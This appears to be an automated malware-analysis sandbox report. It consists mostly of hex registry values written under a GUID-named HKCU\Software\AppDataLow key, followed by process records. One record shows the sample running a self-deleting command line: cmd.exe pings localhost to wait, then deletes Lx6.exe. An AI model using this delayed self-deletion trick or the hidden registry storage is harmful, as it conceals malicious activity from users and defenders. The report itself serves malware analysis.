			27 DB EA 1A D9 F0 D5 8F 27 E3 E8 42 1C 3F AB 4F 9C 09 29 39 32 65 7A 52 86 2B E5 02 BE 0D 7D DD FC 22 E1 0E BD 25 38 AE DF 6B 27 B3 22 18 71 4A DA 78 F0 4B 0E 18 71 53 1D 06 66 36 9A 58 A3 22 21 F0 71 1F C8 CD 62 6A 38 06 47 67 0B 0E 76 D2 8F 3C 5E 42 21 4E B1 0B 0C 04 60 63 B0 44 74 67 17 48 5C 6A 2C 0E D5 67 8F 3A 4B AD EC 41 5B DB E1 88 47 B0 D6 07 18 35 06 71 04 DF 1E FC 07 F2 24 C1 F0 D7 1E 4F 2C 3D 16 1E F0 94 25 EF 04 36 EF 1C 9C 9B 52 88 5C F6 AD 49 EC B7 1A 56 30 55 8A 13 EC BF 07 7E 73 13 09 13 EC 68 F8 BA B1 95 2D 11 9E 08 8C AC 9D 02 A8 AC 35 86 11 9C 12 61 EF 37 C5 E2 C8 10 0F A6 38 BB 85 2F C8 C8 10 D1 3D C8 50 31 DB C8 06 97 DD F3 22 3A 14 B0 01 C4 E1 E0 57 BB 4B A0 C4 5B 72 AE 32 2E 46 E2 2C 2A BB EF EA A7 E5 CB A8 E3 D2 01 EC 1B FF 8A 75 B6 BD FE 16 D3 FA 49 7D FE 48 D5 9F 16 3F 5C 2A 48 7B EC 2E 01 B2 9F ED 13 D2 91 50 4E E8 B6 B6 FB 18 1D 7A B2 CF 73 E5 4B 0D 0D 37 C1 6F 5C FC 8B 91 6F 51 66 27 4D 9E 6B CA 56 86 93 CF 3A D9 37 59 56 84 93 D7 3A DD FB E7 8E F8 8E 18 43 1F 43 8B 0D FD C9 A8 83 D7 34 D5 0D 88 A0 EB 82 CF 4C D5 C5 CB 80 F7 84 08 09 C1 0B 55 8B AF 3E 7F FE 08 F5 02 8A D5 99 14 02 E3 7A 8C CF 5E 2A 6C C2 A1 A7 D4 EB 26 E9 88 12 B6 77 A2 BF 85 BD 52 12 BE 7D 3C A5 FA CA 97 2C 49 67 3C 72 E6 22 9B 17 1A B1 11 BA 23 58 37 D2 5A F1 9C 71 7E 57 37 18 82 7C 6B 70 4C 2A AA 1C 6C 66 B5 65 95 67 DF 98 26 A7 F5 F1 D9 2C B4 E0 69 EA 08 3D FC 60 CB 94 41 E7 7D 00 3D 69 76 D1 08 57 5F 3D 70 66 41 94 CD BD 07 F8 B0 8E FA D9 92 16 FE E0 6D BD 42 CD 82 D3 1C 30 5A B5 FF DC 22 B4 33 70 62 61 6D 65 E1 C3 BA 6C 5A 71 8A 5E E1 3A 62 2B 20 91 D5 36 99 EA BE 9C A8 A1 F5 36 99 EA C6 9C A8 A1 FD 35 9B 80 1C DD 60 90 01 35 AB 88 20 D9 D6 CF 38 3B E2 78 9B 4D EC 6D 7C 3F CC 22 E1 8E 10 8E 3B 80 68 CA 1C B5 50 7E B7 1C EB 2E 41 9D CD 61 20 30 0F 37 00 E6 35 36 64 A3 82 12 B8 6F 7A 5A 44 9D A2 12 B0 EC 5D C3 78 C1 9A C6 13 C9 1D 82 C0 08 26 92 13 96 19 FA C3 F3 29 27 94 8E 8E 97 5D FA 3F 23 BA 92 78 62 FF FA 3F E6 49 B4 C0 ED D6 F9 5F DE C7 8F 58 80 71 C6 62 C8 ED 9B E1 04 0B 7E D7 43 C9 90 BC 14 4F 3D 20 8C 0E D0 BC 4C C6 B9 FB 43 99 1C E1 6C 3A 82 42 A8 9C 07 61 D1 7F A3 9B 9B 84 2F A8 AE 97 E7 64 BE 7C EA DC CE 7B C7 1C 05 9A	B2 77 FD B4 62 5A 3E F4 81 2F C2 D7 D2 42 F7 F3 61 27 C2 9C F5 C2 CE AC 26 52 C4 E4 38 20 41 EF 5C 9C 49 9B FA B6 6E 67 C3 D0 4A E1 0F CE 68 39 C7 BB DA FF 92 8E 53 51 40 10 1C C7 96 79 87 F1 85 9B 3E B5 97 F1 79 DF C7 5E 72 3B 0C 40 C1 DC CA 49 3F F7 01 88 FE 11 48 06 47 7E 94 6E C2 12 C3 7F 1A 6E 11 52 21 3F E7 67 97 4A 70 EB 20 4B EF 63 CB CF 9E 0F EB 79 35 03 42 F3 C6 CE FF 99 31 DB B7 C4 47 7F 03 84 C7 FA 29 E3 0B A4 F1 34 CB E5 0E 9F 16 B0 F2 AC BD 25 51 63 4A 36 F3 BD 89 68 F4 59 4D 21 4F B2 72 6D B1 1F 9D 4F C7 71 C2 96 15 27 5A 7E 0F 46 D2 53 34 77 26 96 CC 54 72 33 4B B7 61 7B 50 D3 75 0E 34 42 2B C3 0F CB F1 4F 01 86 2A C3 1F D3 F1 4F 09 8E 2A C3 27 DB EA 1A D9 F0 D5 8F 27 E3 E8 42 1C 3F AB 4F 9C 09 29 39 32 65 7A 52 86 2B E5 02 BE 0D 7D DD FC 22 E1 0E BD 25 38 AE DF 6B 27 B3 22 18 71 4A DA 78 F0 4B 0E 18 71 53 1D 06 66 36 9A 58 A3 22 21 F0 71 1F C8 CD 62 6A 38 06 47 67 0B 0E 76 D2 8F 3C 5E 42 21 4E B1 0B 0C 04 60 63 B0 44 74 67 17 48 5C 6A 2C 0E D5 67 8F 3A 4B AD EC 41 5B DB E1 88 47 B0 D6 07 18 35 06 71 04 DF 1E FC 07 F2 24 C1 F0 D7 1E 4F 2C 3D 16 1E F0 94 25 EF 04 36 EF 1C 9C 9B 52 88 5C F6 AD 49 EC B7 1A 56 30 55 8A 13 EC BF 07 7E 73 13 09 13 EC 68 F8 BA B1 95 2D 11 9E 08 8C AC 9D 02 A8 AC 35 86 11 9C 12 61 EF 37 C5 E2 C8 10 0F A6 38 BB 85 2F C8 C8 10 D1 3D C8 50 31 DB C8 06 97 DD F3 22 3A 14 B0 01 C4 E1 E0 57 BB 4B A0 C4 5B 72 AE 32 2E 46 E2 2C 2A BB EF EA A7 E5 CB A8 E3 D2 01 EC 1B FF 8A 75 B6 BD FE 16 D3 FA 49 7D FE 48 D5 9F 16 3F 5C 2A 48 7B EC 2E 01 B2 9F ED 13 D2 91 50 4E E8 B6 B6 FB 18 1D 7A B2 CF 73 E5 4B 0D 0D 37 C1 6F 5C FC 8B 91 6F 51 66 27 4D 9E 6B CA 56 86 93 CF 3A D9 37 59 56 84 93 D7 3A DD FB E7 8E F8 8E 18 43 1F 43 8B 0D FD C9 A8 83 D7 34 D5 0D 88 A0 EB 82 CF 4C D5 C5 CB 80 F7 84 08 09 C1 0B 55 8B AF 3E 7F FE 08 F5 02 8A D5 99 14 02 E3 7A 8C CF 5E 2A 6C C2 A1 A7 D4 EB 26 E9 88 12 B6 77 A2				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			CA E7 D0 C6 E3 60 78 0D A6 98 88 C8 E3 1F C0 94 EA BC A8 3E B4 0E E3 98 D5 34 3E BF AF 83 7F 1C 65 D1 ED 47 24 E7 5A 17 28 1A 71 81 D1 F9 9A 1F 04 4A 8A FE 0E CA C6 2A D1 45 C3 FD F9 C7 C6 2C D1 47 CA 2A A4 C1 C3 DC E4 40 10 D0 F1 02 1B 46 25 FD 2F DA EF AC 5E 83 15 2C 2B DC 73 D1 58 C0 25 6D 33 15 64 4B 56 4A E6 B6 7F DD 5B 4A 54 C2 76 3F DD 78 58 02 E8 9B 2F 04 EE 7B 72 9C 19 9A 19 1C 70 75 37 AC 5C 7D 53 0C EC E1 BA D0 FC F2 CF E7 93 6C 06 F5 F4 A8 10 1B 58 70 AC 66 36 97 9D 9A 9B 81 10 3E AC 68 91 47 9F 6B 40 FC F5 8C 89 08 DE 2F FF C5 04 70 8C F2 90 9F EC D5 3B 1B 9D E2 0C 01 77 A1 3B E9 7A 56 10 EB 57 ED 00 32 BD C3 47 B8 30 C0 03 1C A1 83 52 CD 2D 38 F6 39 2E 80 13 DF E6 F8 C0 DD A2 D5 B5 C1 E9 E2 DA 9D 90 1F A9 FD 6D A8 EB 61 E1 58 E8 49 F0 EA 28 8A AE 1C EF 4C DB E4 E4 53 AD E9 C1 4B DE CE CE 15 3F 0E 22 BF 4A AA 6B 48 FF 56 40 54 D4 EE 54 A1 B3 B2 CE 90 D7 05 BE CE 3E D7 32 06 4B E1 59 59 C2 FB 8E 7B C7 BC 01 E4 CF 92 8C F3 BA DD BE E0 CF DA CE 2E 89 22 89 E9 C8 21 C5 17 0B 9A 83 83 C2 42 F5 51 C7 75 53 0B 06 67 1D 12 0E 27 74 4B EF B5 F4 70 06 64 56 63 CC DF BF FC B5 D8 9E 30 A0 E2 A9 EC 24 CD 13 FA AD 76 42 4F 20 45 06 D1 F4 39 76 D5 94 94 6C C9 F7 23 1D 46 91 0A 50 D6 83 79 F8 13 CA 09 53 C0 08 3A CA 5D 0C 4D 7E 8C FD A6 CD 47 CD 4C 42 01 C6 B3 91 57 E7 B4 B7 7C A2 02 92 E2 AE FE 41 8E FF 49 07 46 8A B6 C4 52 4F 43 E3 C2 98 B6 C2 52 4D 61 E4 DE FF 23 31 C2 D2 1D 94 36 BF DE 3F 67 16 65 E3 B1 82 0A 37 64 C8 97 22 B1 44 19 28 98 71 AE D6 3E D1 FB 71 96 B8 00 DA 0D 89 C7 6E C5 FF 35 15 E0 FC 85 77 F7 5D 78 D4 A6 70 7B 3D 3D 9B C7 0D 97 EE 34 3E 05 84 06 0D CF 05 FA C0 D7 F9 C6 14 3F 91 DA B3 97 F8 DD D5 BF 89 EB E5 5B 45 52 23 ED 57 A7 34 9D 35 5A 13 FB 98 61 05 1F F4 20 85 38 55 97 39 89 ED 12 0F 4C 9C E9 74 59 5F D7 8B 8A 2A E0 BC 8E 62 A8 44 B7 A7 17 84 5E D9 82 86 60 BF A0 94 83 0B A5 B8 61 3F F4 A0 B3 55 86 91 53 36 32 B7 39 C4 06 99 1A 06 33 A8 6A 98 85 A0 78 73 34 A9 5B 16 3C 4F 22 E1 DA 3A A9 88 9F F8 36 8C 13 92 1E BD F5 A0 B5 CB 7D 03 20 BE 3A 86 C3 81 81 0B 94 CB 47 81 43 8E B2 D6 46 3E F7 B7 90 15 06 94 13 B5 C1 6A 04 C6 3C E1 99 07 7F 37 7C 91 EF 54 4B 3D CC BD CD 4F BC CC 15 F0	BF 85 BD 52 12 BE 7D 3C A5 FA CA 97 2C 49 67 3C 72 E6 22 9B 17 1A B1 11 BA 23 58 37 D2 5A F1 9C 71 7E 57 37 18 82 7C 6B 70 4C 2A AA 1C 6C 66 B5 65 95 67 DF 98 26 A7 F5 F1 D9 2C B4 E0 69 EA 08 3D FC 60 CB 94 41 E7 7D 00 3D 69 76 D1 08 57 5F 3D 70 66 41 94 CD BD 07 F8 B0 8E FA D9 92 16 FE E0 6D BD 42 CD 82 D3 1C 30 5A B5 FF DC 22 B4 33 70 62 61 6D 65 E1 C3 BA 6C 5A 71 8A 5E E1 3A 62 2B 20 91 D5 36 99 EA BE 9C A8 A1 F5 36 99 EA C6 9C A8 A1 FD 35 9B 80 1C DD 60 90 01 35 AB 88 20 D9 D6 CF 38 3B E2 78 9B 4D EC 6D 7C 3F CC 22 E1 8E 10 8E 3B 80 68 CA 1C B5 50 7E B7 1C EB 2E 41 9D CD 61 20 30 0F 37 00 E6 35 36 64 A3 82 12 B8 6F 7A 5A 44 9D A2 12 B0 EC 5D C3 78 C1 9A C6 13 C9 1D 82 C0 08 26 92 13 96 19 FA C3 F3 29 27 94 8E 8E 97 5D FA 3F 23 BA 92 78 62 FF FA 3F E6 49 B4 C0 ED D6 F9 5F DE C7 8F 58 80 71 C6 62 C8 ED 9B E1 04 0B 7E D7 43 C9 90 BC 14 4F 3D 20 8C 0E D0 BC 4C C6 B9 FB 43 99 1C E1 6C 3A 82 42 A8 9C 07 61 D1 7F A3 9B 9B 84 2F A8 AE 97 E7 64 BE 7C EA DC CE 7B C7 1C 05 9A CA E7 D0 C6 E3 60 78 0D A6 98 88 C8 E3 1F C0 94 EA BC A8 3E B4 0E E3 98 D5 34 3E BF AF 83 7F 1C 65 D1 ED 47 24 E7 5A 17 28 1A 71 81 D1 F9 9A 1F 04 4A 8A FE 0E CA C6 2A D1 45 C3 FD F9 C7 C6 2C D1 47 CA 2A A4 C1 C3 DC E4 40 10 D0 F1 02 1B 46 25 FD 2F DA EF AC 5E 83 15 2C 2B DC 73 D1 58 C0 25 6D 33 15 64 4B 56 4A E6 B6 7F DD 5B 4A 54 C2 76 3F DD 78 58 02 E8 9B 2F 04 EE 7B 72 9C 19 9A 19 1C 70 75 37 AC 5C 7D 53 0C EC E1 BA D0 FC F2 CF E7 93 6C 06 F5 F4 A8 10 1B 58 70 AC 66 36 97 9D 9A 9B 81 10 3E AC 68 91 47 9F 6B 40 FC F5 8C 89 08 DE 2F FF C5 04 70 8C F2 90 9F EC D5 3B 1B 9D E2 0C 01 77 A1 3B E9 7A 56 10 EB 57 ED 00 32 BD C3 47 B8 30 C0 03 1C A1 83 52 CD 2D 38 F6 39 2E 80 13 DF E6 F8 C0 DD A2 D5 B5 C1 E9 E2 DA 9D 90 1F A9 FD 6D A8 EB 61 E1 58 E8 49 F0 EA 28 8A AE 1C EF 4C DB E4 E4 53 AD E9 C1 4B DE CE CE 15 3F 0E 22 BF 4A				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			BD CD 4F BC CC 15 F0 3F 70 04 9C 42 1D D3 BD B7 3A B7 0F F6 53 20 44 07 F8 83 86 C0 06 94 F9 3D 45 0A D4 7D D3 0B C4 F0 B8 BF 0A CB 59 59 82 BD 30 8A BD 3E 10 90 CF 43 7D 47 8A B6 DA 42 42 FB B3 94 11 02 98 0F B9 C5 66 08 CA 38 E5 95 03 83 33 80 95 EB 58 4F 39 D0 B9 C9 53 B8 D0 19 EC 43 74 00 A0 3E 19 D7 B9 BB 3E B3 13 FA 4F 24 40 03 FC 7F 8A C4 02 98 FD 39 49 06 D0 81 CF 0F C8 EC BC C3 06 CF 55 55 86 B9 38 82 CD 82 D2 51 CB BA BA 81 BD FD 19 14 0D B2 11 4C 3D C8 21 98 B5 C2 36 3C D3 F5 56 9B 88 04 E9 1A C2 9E 6F 22 99 29 D9 B0 EF D3 72 ED E2 67 C5 E8 B6 D5 8F EA D2 E2 FE 6E 77 E5 CD 71 13 D3 7A A3 F9 DD DE 3F 12 A3 6A 94 77 56 69 10 5A 23 CA C8 70 A4 34 0F 5A 97 D4 B5 78 A4 37 2F 55 17 E1 E6 43 57 AB DE 8B 64 67 3A 01 24 23 A9 3E D8 17 71 4E AA 75 66 0B 50 E2 23 C1 5B AC B3 92 A1 9F F0 38 26 5F 27 45 D8 EC 76 88 E3 2B 9F 10 8B 60 2A BE 30 B2 EE CE 57 D8 F4 71 A4 66 25 1B DE 26 B2 3E 1C 31 D8 8E 93 5D FF C5 69 EE A4 05 5E 10 73 7C A0 3B 2B 51 1B DD EA 47 53 AF E2 87 68 63 36 05 20 27 AD 3A DC 1B 6D 52 A6 71 6A 07 54 E6 1F C5 5F A8 B7 8E 9D A3 EC 3C 2A 5B 2B 49 D4 F0 72 84 E7 27 A3 14 87 64 2E BA 34 AE EA D2 53 DC F8 6D A8 6A 21 1F DA 22 B6 3A 20 35 D4 92 97 59 03 C1 65 F2 A0 0D 56 20 7C FF 4C 2A 67 0F AB 1D 6D 79 53 B0 27 84 78 D9 BB BB 43 B8 17 91 B9 93 8C 3D 02 7F 89 CF 76 C9 C0 A7 CD 40 55 D9 CD 93 40 71 D5 C4 FC EA F2 83 D6 9E 0A C8 CF 2C A5 62 C6 47 23 4F E0 51 95 F8 F3 7C 26 1A 22 CE 73 3F F7 C6 0E 4B 68 84 F2 88 E8 29 CE 82 B8 A0 3D 0E 9F D5 DB 82 C0 8D CD 49 19 BB 2D 02 BB CF D2 D1 EA 02 71 84 82 C9 4A C4 96 F3 2D 6D DB 70 8B DB 40 A4 81 91 C3 2D C2 82 10 71 29 08 C7 18 7F C4 12 08 7C 87 C1 80 85 44 D7 69 8E C7 C9 68 AD 6D 43 11 8F E0 14 BA 2C 68 C0 96 D0 04 34 F4 E7 43 A0 7D 98 D5 34 0C 10 F7 A4 EC EA 54 2F 9C 16 77 69 25 65 9E 37 B0 DE 86 E6 62 35 CA 36 B0 EE 8E E6 62 3D D2 36 B0 F6 96 DE 2D 03 07 37 B2 FD C4 89 27 EE 43 97 ED AC 4D C8 B1 BE 3D 0F D8 45 96 AE FA FB F5 EF D8 45 96 B6 FA FB F5 F7 D7 49 60 89 32 72 E8 8F 8A 3C C7 89 88 EF 49 93 04 9A 48 CE D0 E6 41 91 AF 5B 4B 67 24 C3 86 B1 89 43 C1 38 A4 3F 8A 9B 18 4B F2 01 70 83 50 9B 1B 35 40 C4 7B F6 48 13 0E F5 D1 4E D3 C5 01 6E FE F5 21 B3 16 86 26 37 FB	AA 6B 48 FF 56 40 54 D4 EE 54 A1 B3 B2 CE 90 D7 05 BE CE 3E D7 32 06 4B E1 59 59 C2 FB 8E 7B C7 BC 01 E4 CF 92 8C F3 BA DD BE E0 CF DA CE 2E 89 22 89 E9 C8 21 C5 17 0B 9A 83 83 C2 42 F5 51 C7 75 53 0B 06 67 1D 12 0E 27 74 4B EF B5 F4 70 06 64 56 63 CC DF BF FC B5 D8 9E 30 A0 E2 A9 EC 24 CD 13 FA AD 76 42 4F 20 45 06 D1 F4 39 76 D5 94 94 6C C9 F7 23 1D 46 91 0A 50 D6 83 79 F8 13 CA 09 53 C0 08 3A CA 5D 0C 4D 7E 8C FD A6 CD 47 CD 4C 42 01 C6 B3 91 57 E7 B4 B7 7C A2 02 92 E2 AE FE 41 8E FF 49 07 46 8A B6 C4 52 4F 43 E3 C2 98 B6 C2 52 4D 61 E4 DE FF 23 31 C2 D2 1D 94 36 BF DE 3F 67 16 65 E3 B1 82 0A 37 64 C8 97 22 B1 44 19 28 98 71 AE D6 3E D1 FB 71 96 B8 00 DA 0D 89 C7 6E C5 FF 35 15 E0 FC 85 77 F7 5D 78 D4 A6 70 7B 3D 3D 9B C7 0D 97 EE 34 3E 05 84 06 0D CF 05 FA C0 D7 F9 C6 14 3F 91 DA B3 97 F8 DD D5 BF 89 EB E5 5B 45 52 23 ED 57 A7 34 9D 35 5A 13 FB 98 61 05 1F F4 20 85 38 55 97 39 89 ED 12 0F 4C 9C E9 74 59 5F D7 8B 8A 2A E0 BC 8E 62 A8 44 B7 A7 17 84 5E D9 82 86 60 BF A0 94 83 0B A5 B8 61 3F F4 A0 B3 55 86 91 53 36 32 B7 39 C4 06 99 1A 06 33 A8 6A 98 85 A0 78 73 34 A9 5B 16 3C 4F 22 E1 DA 3A A9 88 9F F8 36 8C 13 92 1E BD F5 A0 B5 CB 7D 03 20 BE 3A 86 C3 81 81 0B 94 CB 47 81 43 8E B2 D6 46 3E F7 B7 90 15 06 94 13 B5 C1 6A 04 C6 3C E1 99 07 7F 37 7C 91 EF 54 4B 3D CC BD CD 4F BC CC 15 F0 3F 70 04 9C 42 1D D3 BD B7 3A B7 0F F6 53 20 44 07 F8 83 86 C0 06 94 F9 3D 45 0A D4 7D D3 0B C4 F0 B8 BF 0A CB 59 59 82 BD 30 8A BD 3E 10 90 CF 43 7D 47 8A B6 DA 42 42 FB B3 94 11 02 98 0F B9 C5 66 08 CA 38 E5 95 03 83 33 80 95 EB 58 4F 39 D0 B9 C9 53 B8 D0 19 EC 43 74 00 A0 3E 19 D7 B9 BB 3E B3 13 FA 4F 24 40 03 FC 7F 8A C4 02 98 FD 39 49 06 D0 81 CF 0F C8 EC BC C3 06 CF 55 55 86 B9 38 82 CD 82 D2 51 CB BA BA 81 BD FD 19 14 0D B2 11 4C 3D C8 21 98 B5 C2 36 3C D3 F5 56 9B 88 04 E9 1A C2 9E 6F 22 99 29 D9 B0 EF D3				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			F8 24 9D D6 4A 1C 81 EE 33 3C D7 4D 85 0C FD 88 BE FF 0A D3 42 D4 91 9E 0B 1E 44 EB F4 B5 67 29 91 92 82 1C F0 B8 51 B5 53 6F E9 18 9E 10 5F F0 62 C3 82 E5 97 88 51 D7 F2 BF 98 0E 8C 8B 3B B8 2E BE 98 D1 FE F3 83 43 85 54 66 D2 FB F6 6D 3A B5 55 DB 92 4B 7E C4 F6 82 18 D6 95 35 74 89 CC CC 57 0E BF 34 74 C1 DA F6 01 5B 3C 0E 6B B1 95 35 B1 22 09 8E 61 B4 80 72 74 6C 2D 76 19 9B 25 90 BA FD AD B3 63 1B 65 79 09 E1 68 C8 B3 17 41 D8 17 D4 4A E0 33 F0 87 63 E0 E3 17 60 2E F3 72 57 DB 29 7A 29 B6 37 2B DA F8 E0 97 11 C5 74 3A 32 91 0C 8E 89 B7 13 86 F6 C4 92 02 D8 55 07 89 E0 3E 5A 5C FC 59 05 F3 05 7A 2A B6 FB 59 15 FB 05 7A 32 BE FB 59 1D 03 06 7A 9A C7 10 10 97 03 04 FC 09 CE 3D A9 EE C3 C2 28 3A EA 05 75 F0 F6 F3 27 25 E8 05 77 F0 F8 FA 54 D0 F1 22 40 8F 9C BA 38 45 ED FD 57 1A 8E 03 7C B3 44 40 0D 51 86 37 3D 83 03 81 54 8A C6 5F 69 54 0C DC 3F A8 7D 21 94 13 F7 9A F9 F3 76 66 DC 2C 37 8A 6B BD 4A F4 DF 16 84 F7 28 78 05 C1 5F 5C B7 C0 E8 8D CA BD 62 46 07 84 EB A6 C1 37 5D 75 4D 41 61 67 C9 CF EF 55 D3 EA 58 7E FE 58 34 7A C3 A4 47 23 0B 47 C1 F9 3F 5A 90 1B D5 35 EC 81 3D 88 06 91 4F 30 41 59 7E 4E 0A 7B 53 F3 43 5E 77 C8 04 BE 97 B0 B8 75 F1 1D 82 23 9A 9A 02 B6 64 2B 55 D5 ED F3 B4 E8 A4 48 5D 61 E9 A9 AB E9 DF 97 A2 B3 EA 23 A6 1F B4 5F 67 B7 D5 8B B3 D6 2E 31 A5 FD 9F 12 64 1F 73 E3 9E F5 19 D5 32 E4 08 24 19 F0 80 AA 0D AA 0B 0E 83 AD 47 AA 0E AC 02 57 49 6C 48 95 DA B0 CA 28 F8 63 C2 8F 3B 80 82 5B 0D 54 07 48 44 7F 97 3B C9 57 F2 07 58 02 72 C0 75 4A	22 99 29 D9 B0 EF D5 72 ED E2 67 C5 E8 B6 D5 8F EA D2 E2 FE 6E 77 E5 CD 71 13 D3 7A A3 F9 DD DE 3F 12 A3 6A 94 77 56 69 10 5A 23 CA C8 70 A4 34 0F 5A 97 D4 B5 78 A4 37 2F 55 17 E1 E6 43 57 AB DE 8B 64 67 3A 01 24 23 A9 3E D8 17 71 4E AA 75 66 0B 50 E2 23 C1 5B AC B3 92 A1 9F F0 38 26 5F 27 45 D8 EC 76 88 E3 2B 9F 10 8B 60 2A BE 30 B2 EE CE 57 D8 F4 71 A4 66 25 1B DE 26 B2 3E 1C 31 D8 8E 93 5D FF C5 69 EE A4 05 5E 10 73 7C A0 3B 2B 51 1B DD EA 47 53 AF E2 87 68 63 36 05 20 27 AD 3A DC 1B 6D 52 A6 71 6A 07 54 E6 1F C5 5F A8 B7 8E 9D A3 EC 3C 2A 5B 2B 49 D4 F0 72 84 E7 27 A3 14 87 64 2E BA 34 AE EA D2 53 DC F8 6D A8 6A 21 1F DA 22 B6 3A 20 35 D4 92 97 59 03 C1 65 F2 A0 0D 56 20 7C FF 4C 2A 67 0F AB 1D 6D 79 53 B0 27 84 78 D9 BB BB 43 B8 17 91 B9 93 8C 3D 02 7F 89 CF 76 C9 C0 A7 CD 40 55 D9 CD 93 40 71 D5 C4 FC EA F2 83 D6 9E 0A C8 CF 2C A5 62 C6 47 23 4F E0 51 95 F8 F3 7C 26 1A 22 CE 73 3F F7 C6 0E 4B 68 84 F2 88 E8 29 CE 82 B8 A0 3D 0E 9F D5 DB 82 C0 8D CD 49 19 BB 2D 02 BB CF D2 D1 EA 02 71 84 82 C9 4A C4 96 F3 2D 6D DB 70 8B DB 40 A4 81 91 C3 2D C2 82 10 71 29 08 C7 18 7F C4 12 08 7C 87 C1 80 85 44 D7 69 8E C7 C9 68 AD 6D 43 11 8F E0 14 BA 2C 68 C0 96 D0 04 34 F4 E7 43 A0 7D 98 D5 34 0C 10 F7 A4 EC EA 54 2F 9C 16 77 69 25 65 9E 37 B0 DE 86 E6 62 35 CA 36 B0 EE 8E E6 62 3D D2 36 B0 F6 96 DE 2D 03 07 37 B2 FD C4 89 27 EE 43 97 ED AC 4D C8 B1 BE 3D 0F D8 45 96 AE FA FB F5 EF D8 45 96 B6 FA FB F5 F7 D7 49 60 89 32 72 E8 8F 8A 3C C7 89 88 EF 49 93 04 9A 48 CE D0 E6 41 91 AF 5B 4B 67 24 C3 86 B1 89 43 C1 38 A4 3F 8A 9B 18 4B F2 01 70 83 50 9B 1B 35 40 C4 7B F6 48 13 0E F5 D1 4E D3 C5 01 6E FE F5 21 B3 16 86 26 37 FB F8 24 9D D6 4A 1C 81 EE 33 3C D7 4D 85 0C FD 88 BE FF 0A D3 42 D4 91 9E 0B 1E 44 EB F4 B5 67 29 91 92 82 1C F0 B8 51 B5 53 6F E9 18 9E 10 5F F0 62 C3 82 E5 97 88 51 D7 F2 BF 98 0E 8C 8B 3B B8 2E BE 98 D1 FE F3 83				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
				43 85 54 66 D2 FB F6 6D 3A B5 55 DB 92 4B 7E C4 F6 82 18 D6 95 35 74 89 CC CC 57 0E BF 34 74 C1 DA F6 01 5B 3C 0E 6B B1 95 35 B1 22 09 8E 61 B4 80 72 74 6C 2D 76 19 9B 25 90 BA FD AD B3 63 1B 65 79 09 E1 68 C8 B3 17 41 D8 17 D4 4A E0 33 F0 87 63 E0 E3 17 60 2E F3 72 57 DB 29 7A 29 B6 37 2B DA F8 E0 97 11 C5 74 3A 32 91 0C 8E 89 B7 13 86 F6 C4 92 02 D8 55 07 89 E0 3E 5A 5C FC 59 05 F3 05 7A 2A B6 FB 59 15 FB 05 7A 32 BE FB 59 1D 03 06 7A 9A C7 10 10 97 03 04 FC 09 CE 3D A9 EE C3 C2 28 3A EA 05 75 F0 F6 F3 27 25 E8 05 77 F0 F8 FA 54 D0 F1 22 40 8F 9C BA 38 45 ED FD 57 1A 8E 03 7C B3 44 40 0D 51 86 37 3D 83 03 81 54 8A C6 5F 69 54 0C DC 3F A8 7D 21 94 13 F7 9A F9 F3 76 66 DC 2C 37 8A 6B BD 4A F4 DF 16 84 F7 28 78 05 C1 5F 5C B7 C0 E8 8D CA BD 62 46 07 84 EB A6 C1 37 5D 75 4D 41 61 67 C9 CF EF 55 D3 EA 58 7E FE 58 34 7A C3 A4 47 23 0B 47 C1 F9 3F 5A 90 1B D5 35 EC 81 3D 88 06 91 4F 30 41 59 7E 4E 0A 7B 53 F3 43 5E 77 C8 04 BE 97 B0 B8 75 F1 1D 82 23 9A 9A 02 B6 64 2B 55 D5 ED F3 B4 E8 A4 48 5D 61 E9 A9 AB E9 DF 97 A2 B3 EA 23 A6 1F B4 5F 67 B7 D5 8B B3 D6 2E 31 A5 FD 9F 12 64 1F 73 E3 9E F5 19 D5 32 E4 08 24 19 F0 80 AA 0D AA 0B 0E 83 AD 47 AA 0E AC 02 57 49 6C 48 95 DA B0 CA 28 F8 63 C2 8F 3B 80 82 5B 0D 54 07 48 44 7F 97 3B C9 57 F2 07 58 02 72 C0 75 4A 18 F8 D2 D5 FE 44 9A AE 8B 73 AE 6D				
HKEY_CURRENT_USER\Software\AppDataLow\Software\Microsoft\54E80703-A337-A6B8-CDC8-873A517CAB0E	{48194F9B-07EC-BAB9-D1FC-2B8E95F08FA2}	binary	B6 B5 B4 1E 72 DD D8 01	A4 9E A4 20 72 DD D8 01	success or wait	1	552BB4F	RegSetValueExA

Analysis Process: cmd.exe PID: **5656**, Parent PID: **3528**

General

Target ID:	15
Start time:	15:02:46
Start date:	11/10/2022
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\cmd.exe" /C ping localhost -n 5 && del "C:\Users\user\Desktop\Lx6.exe
Imagebase:	0x7ff632260000
File size:	273920 bytes

MD5 hash:	4E2ACF4F8A396486AB4268C94A6A245F
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: conhost.exe PID: **4180**, Parent PID: **5656**

General	
Target ID:	16
Start time:	15:02:46
Start date:	11/10/2022
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff7c72c0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: PING.EXE PID: **5948**, Parent PID: **5656**

General	
Target ID:	17
Start time:	15:02:46
Start date:	11/10/2022
Path:	C:\Windows\System32\PING.EXE
Wow64 process (32bit):	false
Commandline:	ping localhost -n 5
Imagebase:	0x7ff61b200000
File size:	21504 bytes
MD5 hash:	6A7389ECE70FB97BFE9A570DB4ACCC3B
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Analysis Process: RuntimeBroker.exe PID: **3124**, Parent PID: **3528**

General	
Target ID:	19
Start time:	15:03:14
Start date:	11/10/2022
Path:	C:\Windows\System32\RuntimeBroker.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\RuntimeBroker.exe -Embedding
Imagebase:	0x7ff6992e0000
File size:	99272 bytes
MD5 hash:	C7E36B4A5D9E6AC600DD7A0E0D52DAC5
Has elevated privileges:	false
Has administrator privileges:	false
Programmed in:	C, C++ or other language

